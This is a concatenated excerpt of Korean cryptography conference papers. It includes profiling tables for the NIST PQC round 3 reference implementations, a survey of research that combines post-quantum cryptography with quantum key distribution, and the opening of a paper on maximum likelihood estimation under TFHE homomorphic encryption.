실험에 사용된 PC의 CPU는 Intel(R) Core(TM) i7-8700K @ 3.70GHz이며, 운영체제는 Windows 10 Enterprise이고 컴파일러는 Microsoft Visual Studio 2017을 사용했다. 디버깅 옵션은 사용하지 않고 최적화 옵션은 O2를 사용했다.

실험에 사용된 코드는 NIST PQC round 3에 올라온 reference implementation이며 사용한 파라미터는 NIST security category I 기준이다. Dilithium에 대해서는 category I 기준의 파라미터가 존재하지 않아 category II 기준 파라미터를 사용하였다.

실험 결과는 표 1부터 표 7까지 총 7개의 표로 나타냈다. 알고리즘은 프로파일링 한 알고리즘을 의미하며 과정은 키 생성, 암호화(서명), 복호화(검증) 과정을 의미한다. 내부 함수는 각 과정에서 연산량이 많은 내부 함수들을 의미하며 비율1은 내부 함수들의 연산량이 전체 알고리즘에서 차지하는 비율을 나타내며, 비율2는 과정들의 연산량이 전체 알고리즘에서 차지하는 비율을 나타낸다. 모든 비율의 단위는 퍼센트이다.

3.1 Classic McEliece

알고리즘	과정		내부 함수	비율1	비율2		합
Classic McEliece	키 생성	공개키	pk_gen	90.37	90.37	96.56	100
		개인키	controlbitsfrom permutation	4.44	6.19		
			genpoly_gen	1.71			
			shake	0.04			
	암호화		encrypt	0.05	0.05		
	복호화		decrypt	3.39	3.39		

표 1 Classic McEliece 프로파일링 결과

표 1 은 Classic McEliece의 성능 프로파일링 결과이다. 전체 과정중 키 생성이 차지하는 비율이 96.56 퍼센트로 암호화, 복호화 과정에 비해 압도적으로 높은 비율을 차지한다. 그 중, 공개키 생성 과정인 pk_gen 함수의 비중이 대부분인데 pk_gen 함수는 개인키를 rref형태로 만드는 연산을 수행한다. 한편, 본 논문에서 사용한 파라미터는 non-f 파라미터이기 때문에 상대적으로 더 높게 측정된 경향도 존재한다.

3.2 Kyber

알고리즘	과정		내부 함수	비율1	비율2		합
Kyber	키 생성	공개키	gen_a	2.6	21.61	24.86	100
			montgomery	19.01			
		개인키	getnoise_eta	2.51	3.25		
			ntt	0.74			
	암호화		gen_a	1.9	31.45		
			montgomery	27.56			
			getnoise_eta	1.61			
			ntt	0.38			
	복호화		indcpa_enc	34.63	43.69		
			montgomery	9.06			

표 2 Kyber 프로파일링 결과

표 2 는 Kyber의 성능 프로파일링 결과이다. 전체 과정중 복호화 과정이 차지하는 비율이 43.69 퍼센트로 키 생성, 암호화 과정에 비해 높은 비율을 차지한다. 그 이유는, Kyber의 키 교환 과정 특성상 복호화 과정에서 암호화를 다시 진행하는 부분이 존재하기 때문이다. 한편, 모든 연산에서 montgomery 부분의 비중이 가장 높은데 위 함수는 행렬 곱셈을 진행하는 함수이다. NTT를 통해 행렬 곱셈을 고속화 했지만 전체 알고리즘에서 비중은 가장 높았다. 그 다음으로는, gen_a 와 getnoise_eta 함수로 각각 공개키로 사용되는 행렬 A를 생성하는 gen_a와 개인키로 사용되는 벡터 s, 그리고 noise e를 생성하는 getnoise_eta의 비중이 높았다.

3.3 NTRU

알고리즘	과정		내부 함수	비율1	비율2		합
NTRU	키 생성	공개키	Rq_mul	15.31	15.31	85.71	100
		개인키	S3_inv	35.84	70.4		
			Rq_inv	34.56			
	암호화		randombytes	1.62	4.78		
			owcpa_enc	3.16			
	복호화		owcpa_dec	9.51	9.51		

표 3 NTRU 프로파일링 결과

표 3 은 NTRU의 성능 프로파일링 결과이다. 전체 과정중 키 생성이 차지하는 비율이 85.71 퍼센트로 암호화, 복호화 과정에 비해 압도적으로 높은 비율을 차지한다. 그 중, 개인키 생성 과정인 S3_inv, Rq_inv 함수의 비중이 70.4 퍼센트로 높은 비율을 차지하는데 두 연산 모두 다항식의 역원을 구하는 과정이다. S3_inv 는 NTRU의 개인키를 구하는 과정이며 Rq_inv는 복호화를 빠르게 진행하기 위해 공개키의 역원을 구하는 과정이다.

3.4 Saber

알고리즘	과정		내부 함수	비율1	비율2		합
Saber	키 생성	공개키	randombytes	3.73	24.65	26.27	100
			poly_mul	17.85			
			shake128	3.07			
		개인키	GenSecret	1.62	1.62		
	암호화		shake128	2.72	31.39		
			poly_mul	27.19			
			GenSecret	1.48			
	복호화		indcpa_enc	32.6	42.34		
			poly_mul	9.74			

표 4 Saber 프로파일링 결과

표 4 는 Saber의 성능 프로파일링 결과이다. 전체 과정중 복호화 과정이 차지하는 비율이 42.34 퍼센트로 키 생성, 암호화 과정에 비해 높은 비율을 차지한다. 그 이유는, Saber의 키 교환 과정 특성상 복호화 과정에서 암호화를 다시 진행하는 부분이 존재하기 때문이다. 한편, 모든 연산에서 poly_mul 부분의 비중이 가장 높은데 위 함수는 행렬 곱셈을 진행하는 함수이다. Karatsuba 알고리즘을 통해 행렬 곱셈을 고속화 했지만 전체 알고리즘에서 비중은 가장 높았다. 그 다음으로는, shake128 함수로 공개키 행렬 A를 생성하는데 필요한 함수이다.

3.5 Dilithium

알고리즘	과정		내부 함수	비율1	비율2		합
Dilithium	키 생성	공개키	poly_uniform	14.07	16.65	20.61	100
			montgomery	2.58			
		개인키	uniform_eta	2.56	3.96		
			ntt	1.4			
	서명		poly_uniform	14.24	55.7		
			montgomery	23.16			
			shake256	18.3			
	검증		poly_uniform	14.07	23.69		
			montgomery	5.36			
			shake256	4.26			

표 5 Dilithium 프로파일링 결과

표 5 는 Dilithium의 성능 프로파일링 결과이다. 전체 과정중 서명 과정이 차지하는 비율이 55.7 퍼센트로 키 생성, 검증 과정에 비해 높은 비율을 차지한다. 그 이유는 Dilithium 알고리즘의 특성상 올바른 서명을 생성하기 위해 반복해야하는 서명 과정이 평균 4회이기 때문이다. 따라서, shake256 함수의 비중과 행렬 곱셈을 수행하는 montgomery 의 비중이 높다. 또한, Dilithium 알고리즘은 기본 파라미터 크기가 크기 때문에 공개키로 사용되는 행렬 A를 생성하는 과정인 poly_uniform의 비중도 높은데 이 함수도 shake256 함수를 이용한다. 따라서, 전체로 보면 shake256 함수의 비중이 가장 높다고 볼 수 있다.

3.6 Falcon

알고리즘	과정		내부 함수	비율1	비율2		합
Falcon	키 생성	공개키	mq_div_12289	0.05	0.05	72.02	100
		개인키	solve_NTRU	71.97	71.97		
	서명		do_sign_dyn	15.54	27.97		
			inner_FFT	12.43			
	검증		verify_raw	0.01	0.01		

표 6 Falcon 프로파일링 결과

표 6 은 Falcon의 성능 프로파일링 결과이다. 전체 과정중 키 생성 과정이 차지하는 비율이 72.02 퍼센트로 서명, 검증 과정에 비해 높은 비율을 차지한다. 그 이유는 Falcon 알고리즘의 개인키 성질을 만족하기 위해서는 NTRU equation을 만족하는 작은 크기의 다항식 이어야 하기 때문이다. 이 조건을 만족시키는 키를 생성하는 함수가 solve_NTRU이다. 서명 생성 과정은 reference implementation에서는 Falcon의 문서와 다르게 서명 과정에서 Falcon tree를 생성하고 생성된 Falcon tree를 통해 ffsampling을 바로 진행하는 do_sign_dyn함수의 비중이 높았다. 마지막으로, 검증과정은 다른 두 과정에 비해 매우 빠르다는 것을 알 수 있다. 한편, Falcon의 주 연산은 FFT 연산으로, solve_NTRU 과정과 do_sign_dyn 과정 모두에서 사용된다.

3.7 Rainbow

알고리즘	과정		내부 함수	비율1	비율2		합
Rainbow	키 생성	공개키	obfuscate_l1_polys	17.2	39.46	62.58	100
			calculate_Q_from_F_cyclic	22.26			
		개인키	calculate_F_from_Q	23.12	23.12		
	서명		generate_secretkey_cyclic	32.84	33.25		
			rainbow_sign	0.41			
	검증		rainbow_verify	4.17	4.17		

표 7 Rainbow 프로파일링 결과

표 7 은 Rainbow의 성능 프로파일링 결과이다. Rainbow 알고리즘의 경우 공개키와 개인키의 크기가 매우 큰 것이 단점인 알고리즘 이지만 Compressed Rainbow의 경우 개인키의 크기를 줄여 보다 실용화한 알고리즘이다. 따라서, 본 논문에서는 Compressed Rainbow의 reference implementation을 선택했다. Compressed Rainbow의 경우 개인키를 압축한 것이기 때문에, 서명 과정에 generate_secretkey_cyclic 과정이 추가됐다. 전체 과정중 키 생성 과정이 차지하는 비율이 62.58 퍼센트로 서명, 검증 과정에 비해 높은 비율을 차지하며, 내부 함수들의 주된 연산은 행렬 곱셈이다.

IV. 결론

본 논문에서는 NIST PQC round 3에 올라온 알고리즘 7종의 reference implementation을 VS2017의 성능 프로파일링을 이용하여 성능 분석을 진행하고 알고리즘별 핵심 연산들을 구분했다.

알고리즘별로 구체적인 핵심 연산들은 모두 다르지만 대부분의 알고리즘이 곱셈연산, 해쉬함수의 비중이 높았다.

경량 환경에서의 구현 및 하드웨어·소프트웨어 통합 개발을 하는데 있어서 해당 연산들을 고려하여 안전성을 해치지 않는 선에서 고속화 구현을 진행하면 더욱 좋은 성능을 보이는 알고리즘이 될 수 있을 것이다.

향후에는 위 결과들에 더해 메모리 사용량을 추가로 분석하여 기존에 구현되어 있는 7종의 알고리즘들의 성능을 정밀 분석 할 예정이다. 또한, 해당 분석을 통해서 메모리 사용량을 늘리지 않는 선에서 알고리즘들의 속도를 개선하는 추가 연구를 진행 할 계획이다.

[참고문헌]

[1] Shor, Peter W. "Algorithms for quantum computation: discrete logarithms and factoring." Proceedings 35th annual symposium on foundations of computer science. Ieee, 1994.

[2] M.R. Albrecht, et al., “Classic McEliece: conservative code-based cryptography,” NIST PQC round 3 submission, Nov. 19, 2020.

[3] R. Avanzi, et al., “CRYSTALS-Kyber: Algorithm Specifications And Supporting Documentation,” NIST PQC round 3 submission, Oct. 1, 2020.

[4] C. Chen, et al., “NTRU: Algorithm Specifications And Supporting Documentation,” NIST PQC round 3 submission, Sep. 30, 2020.

[5] A. Basso, et al., “SABER: Mod-LWR based KEM(round 3 Submission),” NIST PQC round 3 submission, Oct. 21, 2020

[6] S. Bai, et al., “CRYSTALS-Dilithium: Algorithm Specifications and Supporting Documentation,” NIST PQC round 3 submission, Oct. 1, 2020.

[7] P.-A. Fouque, et al., “Falcon: Fast-Fourier Lattice-based Compact Signatures over NTRU: Specification v1.2,” NIST PQC round 3 submission, Oct. 1, 2020.

[8] J. Ding, et al., “Rainbow,” NIST PQC round 3 submission, Oct. 1, 2020.

PQC와 QKD 기술을 활용한 최신 연구 동향

한찬희*, 최여정*, 이만희**

*한남대학교 (대학원생), **한남대학교 (교수)

Latest research trends utilizing PQC and QKD technologies

Chan-Hee Han*, Yeo-jeong Choi*, Man-Hee Lee**

*Hannam University(Graduate student), **Hannam University(Professor)

요 약

기존 컴퓨터의 성장이 한계에 다다르면서 양자컴퓨터 개발의 중요성이 증가하고 있다. 또한 양자컴퓨터는 양자물리학적 특징을 사용하기 때문에 RSA나 ECC처럼 수학적 복잡성을 이용한 기존의 암호 방식들을 위협한다. 이를 극복하기 위한 양자암호 기술인 양자 내성 암호(Post-Quantum Cryptography, PQC)와 양자 키 분배(Quantum Key Distribution, QKD)가 주목받고 있다. 각 기술 개발은 활발히 진행되고 있으나, 국내외를 통틀어 두 기술을 활용한 연구는 미흡한 실정이다. 본 논문은 국내외에서 연구 중인 양자 내성 암호와 양자 키 분배 기술을 활용한 최근 2년의 연구 동향을 소개하고 이후 해당 연구의 시사점을 제시한다.

I. 서론

최근 기존 컴퓨터의 발전이 한계에 이르면서 양자컴퓨터 개발의 필요성이 증가하고 있다. 기존 컴퓨터와 달리 양자컴퓨터는 중첩, 얽힘 등의 특징을 이용하여 0과 1의 상태를 동시에 갖는 큐비트(qubit) 단위로 처리하기 때문에 많은 양의 정보를 처리할 수 있다. 또한, 양자 알고리즘인 Shor 알고리즘은 기존 컴퓨터를 비롯하여 양자 컴퓨터에서도 작동된다. 이로 인해 수학적 알고리즘의 복잡성을 이용한 RSA 공개키 암호 알고리즘, 타원곡선암호 등 기존의 암호 방식들을 쉽게 복호화하여 기밀성과 무결성을 파괴한다[1]. 각국에서는 양자컴퓨터에 대응하기 위해 암호 알고리즘 및 장비와 같은 양자암호 기술을 개발함에 따라, 매해 양자암호 기술의 연구 규모가 증가하고 있다.

2021년, Verified Market Research 사에서 발간한 양자암호 관련 보고서에 따르면 글로벌 양자암호 시장은 2019년 1억 2,186만 달러(약 1,350억 원)에서 2027년 14억 5,700만 달러(약 1조 6,112억 원)까지 오를 것으로 예상된다. 이는 2020년부터 2027년까지 매년 35.78%씩 성장함을 뜻한다[2]. 국내에서도 과학기술정보통신부에서 최근 2년간 290억 원 상당의 예산을 책정했고, 양자암호 기술을 민간과 공공영역에서 활용할 수 있도록 장려하고 있다[3].

양자암호 기술의 시장은 양자 내성 암호와 양자 키 분배 기술을 중심으로 성장했다. 그러나 양자 내성 암호와 양자 키 분배 기술을 활용한 연구는 아직 활성화되지 않고 있다. 국외의 경우 양자 내성 암호와 양자 키 분배 기술을 활용한 연구는 2020년부터 시작되었지만, 국내의 경우 현재 양자 내성 암호와 양자 키 분배 기술을 활용한 새로운 연구는 미흡한 실정이다. 따라서 양자암호 기술의 발전을 위해 양자 내성 암호와 양자 키 분배를 활용한 기술 개발 및 연구가 필요하다.

본 논문의 구성은 다음과 같다. 2장에서는

양자 내성 암호와 양자 키 분배의 표준화 및 활용 사례를 소개한다. 3장에서는 국내외 최근 2년간 양자 내성 암호와 양자 키 분배를 활용한 연구를 소개한다. 끝으로 4장에서는 결론과 양자 내성 암호와 양자 키 분배를 활용한 연구의 시사점을 요약한다.

II. 관련 연구

2.1 양자 내성 암호

양자 내성 암호는 현재 개발된 양자컴퓨터가 복호화하기 어려운 수학적 난제들을 기반으로 하는 공개키 암호이다. 양자 내성 암호는 코드 기반 암호, 격자 기반 암호, 다변수 기반 암호, Isogeny 기반 암호, 해시 기반 서명으로 총 5가지 분야로 개발되고 있다.

국외의 경우, NIST가 주관하여 양자 내성 암호를 분야별로 표준화 공모를 진행하고 있다[4]. 1라운드 결과, 총 69개의 양자 내성 암호 알고리즘이 후보로 제출됐고 그 중 국내 팀은 5개가 있다. 2라운드 결과, 안정성을 기준으로 26개의 후보를 선정했고, 2020년 7월 Table 1. 와 같이 3라운드 진출자로 7팀과 후보자 8팀이 채택됐다.

Table. 1. NIST Quantum Resistant Cryptography Standardization 3 Round Selection Results

	구분	팀명
Finalists	공개키 암호화/ 키 교환	Classic McEliece, CRYSTALS-KYBER, NTRU, SABER
	전자서명	CRYSTALS-DILITHIUM, FALCON, Rainbow
Candidates	공개키 암호화/ 키 교환	BIKE, FrodoKEM, HQC, NTRU Prime, SIKE
	전자서명	GeMSS, Picnic, SPHINCS+

최종 알고리즘에 대한 안전성 검증은 양자 컴퓨터상에서 이루어져야 한다. 하지만 실제 공격을 위한 양자컴퓨터의 개발이 필요하므로 기존 암호 표준화에 비해 길어질 전망이다.

국내의 경우, 양자 내성 암호를 활용한 사례가 증가하고 있다. LG유플러스는 2020년 6월, 서울대 산업수학센터 그리고 크립토랩과 협업하여 개발한 양자 내성 암호를 광통신 전송 장비에 적용했다[5]. 또한 2021년 2월, 보안 전문회사 ICTK 홀딩스와 협약하여 을지대학병원에 의료정보시스템에 양자 내성 암호를 적용했다[6].

2.2 양자 키 분배

양자 키 분배는 양자의 물리적인 특징을 기반으로 키를 전달하는 하드웨어 기반 프로토콜이다. 측정 후 붕괴(Wave function collapse) 성질, 복제 불가능 정리(No Cloning Theorem) 등 양자의 고유한 특징을 활용하여 안전성을 확보한다. 따라서 도청자가 중간에 관측하면 양자의 성질이 왜곡되고 수신기에 도착할 때 수신기는 양자비트 오류율(QBER)이 상승한 것으로 도청자의 존재를 확인할 수 있다. 양자 키 분배는 다음 세 가지 순서로 구성된다.

1) 키 교환(key exchange): 큐비트는 송·수신자 사이에 교환된다. 이때 양자 물리적 특성을 이용하여 Raw Key를 생성한다. 흔히 RKE(Raw Key Exchange)로 알려져 있다.

2) 키 선별(key sifting): RKE는 키 선별을 거친다. 이때 기존의 키 채널(classical channel)에서 송·수신자 사이의 전송되는 비트 중 일치하지 않는 것을 제외한 동일 길이의 sifting key를 공유한다.

3) 키 생성(key distillation): 키 선별 시 발생한 오류를 보정하고 키를 압축하여 도청자가 탈취하지 못하도록 한 다음, 인증 과정을 거치면 비밀 키(secret key)라고 불리는 안전한 비트열을 생성한다.

양자 키 분배 표준화는 여러 기관에서 표준화를 진행하고 있다. 국외의 경우, 2019년 4월

ISO/IEC JTC 1/SC27은 양자 키 분배 표준화를 승인하고 ISO/IEC 23837로 지정했다[7]. 2018년 9월, ITU-T SG13 회의에서 표준화가 시작됐고, KT는 양자 키 분배 네트워크에 대한 표준을 제안하여 현재 표준화를 진행 중이다. 국내의 경우, TTA에서 표준화를 진행하고 있고 통신망 기술위원회(TC2)와 정보보호 기술위원회(TC5)가 주관한다[8].

III. 양자 내성 암호와 양자 키 분배 기술을 활용한 연구

최근 양자 키 분배와 양자 내성 암호를 활용한 연구가 등장하였다. 국외의 경우, IVAN B. DJORDJEVIC[9]의 연구에서는 QCN(양자통신 네트워크)에 필요한 parity bit(오류정정 비트)를 양자 내성 암호로 암호화했다. 기존의 양자 통신 과정의 양자 키 분배는 단일 광자 탐지기(SPD)에서 하나의 광자를 탐지하면서 raw-key를 생성한다. 이때 raw-key를 통해 생성되는 비밀 키의 전송 속도는 하나의 광자와 다음 광자를 탐지할 때의 시간 간격으로 인해 제한된다. 비밀 키 전송 속도가 제한되면 비밀 키를 저장하는 pool이 비는 경우가 생겨 양자통신에 차질이 생긴다. 또한, 기존의 통신 네트워크는 광섬유, 무선 링크 등 다양한 유형의 채널이 있는 노드로 구성되는데 QCN은 해당 채널에 대해 개별적으로는 검증됐지만 여러 유형의 채널을 결합한 QCN은 검증되지 않았다. 따라서 여러 유형의 채널을 결합할 시, 안정성을 보증하기 위해 양자 키 분배 기술과 양자 내성 암호를 활용한 연구를 수행했다. 일반적으로 양자 키 분배에서 양자 채널을 통해 raw-key가 전달된다. 이때 키의 비트 오류를 줄이기 위해 parity bit를 전송하는 정보조정 단계에서 양자 내성 암호 알고리즘을 사용하여 암호화한다. 양자 내성 암호 알고리즘을 사용하면 비트의 길이가 짧아지는 단점이 있지만, 비트의 길이를 늘여주는 LDPC(Low-Density Parity-Check Code)를 적용하여 장거리 전송에도 오류율을 낮게 유지할 수 있다. 이로 인해 일반적인 통신 채널을 통하여 안전한 장거리 전송이 가능하다. 따라서 본 연구를 통해 Fig 1. 와 같이 QCN의 전송 거리가 1,127km까지 확장된다.




Fig. 1. Comparison of secret key transmission speed according to distance by quantum key distribution type

Liu-Jun Wang[10]의 연구에서는 양자 키 분배 장비에 양자 내성 보안을 갖춘 공개 키 기반 구조(PKI)와 양자 내성 암호를 바탕으로 하는 양방향 보안 인증을 구현한다. 구현 방식은 다음과 같다. 양자 키 분배 장비인 A와 B가 있다고 가정하자. 먼저 A와 B가 서로 인증을 하기 위해 자신의 인증서와 임의의 값을 서로 교환한다. 다음 과정으로 인증기관의 공개키를 사용하여 A와 B 서로에게 인증기관의 공개키가 있는지 검증한다. 이후 양자 내성 암호를 이용하여 메시지에 해시한 값과 임의의 값을 암호화하여 전자서명을 생성한다. 이후 다른 쪽의 검증된 공개키를 사용하여 수신된 전자서명인지를 확인한다. 양자 내성 암호를 통한 인증을 사용하면 양자 키 분배 네트워크에 신뢰할 수 있는 중계기를 양자 채널이 아닌 광 채널로 대체하여 원활한 송•수신이 가능하다. 또한, 다른 사용자들과 연결할 때마다 대칭 키를 배포하지 않고 PKI를 통해 만들어진 디지털 인증서만 신청하면 네트워크에 접속할 수 있어 편리성을 제공한다.

국내의 경우, 2021년 4월 KT는 양자 내성 암호와 양자 키 분배 기술을 활용한 통신 기술을 스마트폰 앱을 통해 제공한다[11]. 이는 양자 보안기술이 들어있는 별도의 단말기 없이도 앱만 설치하면 양자암호 통신 기술을 사용할 수 있다. 양자 키 분배에서 양자암호 키를 생성하고 해당 키를 WAN을 통해 분배한다. 분배한 키는

양자 암호키 관리 시스템(QKMS)에 저장되고 양자 내성 암호는 앱과 QKMS 간의 네트워크 구간을 암호화한다. KT에서 사용하는 양자 내성 암호 알고리즘은 앞서 2장에 소개했던 NIST가 주관하는 표준화 알고리즘 중 유력한 선정 후보이다. 현재 알고리즘의 이름은 공개되지 않은 상태이다.

IV. 결론 및 시사점

국내외 양자암호 기술은 양자 내성 암호와 양자 키 분배를 중심으로 연구 및 개발이 이루어지고 있다. 하지만 양자 내성 암호와 양자 키 분배 기술을 활용한 연구는 미비한 실정이다.

본 논문을 통해 양자 키 분배 장비에 양자 내성 암호 기술을 접목하여 통신의 보안이 강화된 것을 발견하였다[9]. 또한 양자 키 분배 장비 간 통신 과정에서 안전한 전자서명을 만들고 효율적인 보안 인증을 할 수 있다[10]. 하지만 현재 나와 있는 양자 내성 암호 알고리즘의 표준화가 확립되지 않았고 수학적 증명을 기반으로 하지 않았기 때문에 미래에 진보된 양자 알고리즘에 의해 복호화될 가능성이 있음을 발견했다[9, 12]. 또한, 현재 개발된 양자컴퓨터는 상용화 수준에 미치지 못한다. 하지만 양자암호의 개발 및 상용화가 되기까지도 상당한 시간이 걸리기 때문에 미리 연구 및 개발을 하지 않으면 현재 개발된 양자암호도 더 이상 안전하지 않다[8].

따라서 본 논문을 통해 양자암호의 대표 기술로 알려진 양자 내성 암호와 양자 키 분배의 장점을 활용한 기술을 소개하여 양자암호 기술 발전에 기여한다. 그리고 국내에 관련 기술에 관한 연구 및 개발의 필요성을 제공하여 양자암호 기술의 선진화를 기대한다.

[참고문헌]

[1] P. W. Shor, “Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum computer,” SIAM review, 41(2), 1999, pp. 303-332.

[2] VMR, "Quantum Cryptography Market Size By Service, By Security Type, By Vertical, By Geographic Scope & Forecast,", 2021.

[3] 설재진, 이정기, 김재형, 나성욱, 이용선, “한미정상회담 후속 조치 이행을 위한 양자암호통신 시범사업 본격 착수,” 과학기술정보통신부, 2021.

[4] NIST, “Post-Quantum Cryptography,” 2017.

[5] 여용준 ,“LGU+, 통신장비에 양자내성암호 기술 적용…보안성 한층 높였다.,” 이뉴스투데이 , https://www.enewstoday.co.kr/news/articleView.html?idxno=1392975.

[6] 김정현, "ICTK홀딩스와 손잡고 을지대병원에 ‘양자내성암호’ 기술 적용," News1, https://www.news1.kr/articles/?4198187.

[7] Hongsong Shi, “QKD standardization in ISO/IEC JTC 1/SC 27 - An introduction of ISO/IEC 23837,” ITU workshop, 2019

[8] 노동영, 권대성, “차세대 표준암호기술 동향,” 정보통신기획평가원, Sep, 2019.

[9] Ivan B. Djordjevic, "Cluster States-based Quantum Networks," 2020 IEEE Photonics Conference, 2020.

[10] Liu-Jun Wang, Kai-Yi Zhang et al. “Experimental authentication of quantum key distribution with post-quantum cryptography,” npj Quantum Information, 2021.

[11] 전세원, "KT, 스마트폰용 양자암호통신 간편 적용 기술 개발," KT, https://corp.kt.com/html/promote/news/report_detail.html?datNo=16350.

[12] Ivan B. Djordjevic, “Joint QKD-Post-Quantum Cryptosystems”, IEEE Access, 2020.

비선형 로그 함수를 사용한 완전동형암호 기법에서 지수 분포의 최대가능도 추정†

유준수* 윤지원*

*고려대학교 정보보호대학원 정보보호학과

Maximum Likelihood Estimation of Exponential Distribution in Fully Homomorphic Encryption Scheme using Nonlinear Logarithm Function

Joon Soo Yoo* Ji Won Yoon*

*Graduate School of Information Security, Korea University

요 약


암호화된 데이터를 처리하는 방법의 하나로 동형암호 기술이 있다. 동형암호는 암호문 간에 연산을 가능하게 하여, 데이터를 처리하여 제삼자로부터 사용자의 데이터 프라이버시를 보존할 수 있는 기술이다. 또한, 최근에는 암호화된 데이터를 기계학습 방법론을 적용하여 데이터 분석을 하는 연구가 활발하다. 본 논문에서는 암호화된 데이터에 통계적인 기법을 적용해본다. 사용하는 기법으로는 최대가능도 추정법(Maximum Likelihood Estimation, MLE)이고, 여기서 주어진 함수는 지수 분포(Exponential Distribution)이다. 본 문제를 해결하기 위해서는 비선형 함수인 로그 함수를 사용하고, 이때 로그 함수는 완전동형암호 기법에 맞춰 설계한 논리 회로이다.

I. 서론

최근 들어, 방대한 데이터를 처리하는 기술과 데이터에 대한 권한을 두고 발생하는 프라이버시 문제들에 대한 사회·기술적 관심이 증대되고 있다. 정작, 빅데이터를 처리할 수 있는 기술은 다양하지만, 문제가 되는 것은 수집한 데이터에 대해서 사용자의 권한을 갖고 오는 것이다. 이를 해결하는 법적인 방법으로 개인정보보호법을 이용하여, 사용자로부터 데이터 사용 동의를 얻는 방법도 있지만, 사용자가 동의하지 않는 데이터에 대해서는 여전히 사용할 수 없다는 것이 문제로 남게 된다.

1.1 동형암호

동형암호 기술은 이와 같은 프라이버시 문제를 해결하는 데에 있어 유용한 기술이다. 이것이 가능한 이유는 암호문 간에 연산을 가능하게 하기 때문이다. 이에 대해서 간단하게 사용자와 서버를 예로 들어 설명하면 다음 그림과 같다.



[그림 1] 동형암호 모델

[그림 1]에서 사용자는 정해진 보안 레벨(λ)에 따른 매개변수($param$)를 생성하고, 이를 바

† 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2021-0-00558, 동형암호 기술을 활용한 국가통계 분석 시스템 개발)

탕으로 키를 생성한다($KeyGen$). 여기서 생성하는 키는 사용자가 복호화할 개인키(sk)와 공개키(pk)이다. 다음으로, 사용자는 공개키를 이용하여 데이터를 암호화한다. 임의의 한 개의 데이터를 바이너리로 나타냈을 때를 $(x_1, x_2, \cdots, x_l)$라고 한다면, 사용자는 각 비트(x_i)에 대해서 LWE(Learning With Error)[1]를 기반으로 하는 동형암호 스킴을 이용하여 암호화한다.

다음으로 서버는 $\forall x_i$에 대해서 $Enc(x_i) = c_i$를 만족하는 암호문 $c_1, c_2, \cdots, c_l$에 대해 사용자가 원하는 연산(f)을 처리(evaluate, $Eval$)한다. 여기서, 중요한 점은 서버가 사용자의 키(sk)를 받지 않고 암호문(c_i)들에 대해 연산을 하여 c^*를 얻게 되는데, 이를 복호화(Dec)하면 원하는 결과 $f(x_1, x_2, \cdots, x_l)$을 얻게 되는 것이다.

기존 방식의 경우 사용자와 서버가 Diffie-Hellman 키교환 알고리즘을 통하여 개인키(sk)를 공유한다. 이후 서버는 사용자의 암호문을 복호화하여 사용자가 원하는 연산(f)를 수행한다. 이와 다르게 동형암호는 기존 방식과 $Eval$ 연산을 갖고 있는 점에 있어서 다르다고 할 수 있다. 서버는 암호문 간의 연산 회로(circuit)를 갖고 있어서, 사용자의 요구사항을 암호화된 영역에서 처리할 수 있다.

본 논문에서의 목표는 [그림1] 내의 $Eval$ 회로를 만드는 것이다. 구체적으로, 사용자가 원하는 $Eval$ 연산은 최대가능도 추정법(Maximum Likelihood Estimation, MLE)이다. 본 논문에서 사용하는 동형암호 스킴은 불(Boolean) 로직 게이트를 이용한 TFHE(Fast Fully Homomorphic Encryption over the Torus) 라이브러리다[2].

1.2 문제점

서버가 암호화된 최대가능도 추정값을 반환해주기 위해서는 두 개의 연산회로(로그 또는 거듭제곱)를 갖고 있어야 한다. 완전동형암호의 경우는 연산 숫자의 제한이 없기 때문에, 두개의 연산 중에 한 개를 선택해서 MLE를 구현하면 된다. 하지만, 거듭제곱을 사용할 시에는 동형암호 곱셈을 최대 n번 수행(사용자의 입력 데이터 개수가 n일 경우)해야 하므로, 속도가 상당히 저하된다. 하지만, 본 논문에서 제시하는 비선형 함수인 로그를 사용하면, 이보다 더 효과적으로 MLE를 구현할 수 있다. 자세한 문제점에 대해서 섹션3에서 설명한다.

따라서, 본 논문에서는 동형암호 스킴을 바탕으로 서버가 사용자의 프라이버시를 보존하면서 MLE를 연산하고 이를 반환하는 방법을 설명한다.

II. 완전동형암호, TFHE

2.1 TFHE 논리 회로 속도

TFHE 암호화 스킴은 로직 게이트를 바탕으로 회로를 구성하는 완전동형암호이다. 또한 로직 게이트마다 발생하는 잡음에 대해서 빠른 시간 내로 부트스트랩이 가능하여, Boolean 회로 접근 방식에서는 최고의 성능을 보여준다. TFHE 라이브러리는 14개의 논리 회로(NAND, AND, OR, MUX)를 제공한다.

본 섹션에서는 TFHE 라이브러리를 기반으로 구현한 기본 연산들 중 MLE에서 사용하는 연산들의 속도에 대해 간단히 나열한다(표1).

연산 종류	실행시간(s)
SHIFT	3e-06
2's complement	0.40
Large Comparison($\geq$)	0.55
Addition	1.06
Multiplication	22
Divison	27

[표 1] 동형암호 연산 수행시간(TFHE): 16비트 기준

실행시간을 측정한 실험 환경은 AMD Ryzen 5 3500X 6-Core 3.60 GHz, 8.0 GB RAM이다. (각각의 연산들에 대한 자세한 설명은 [3]에서 확인할 수 있다.)

2.2 실수 체계: 고정 소수점 연산

본 논문에서는 실수 데이터를 인코딩할 시에

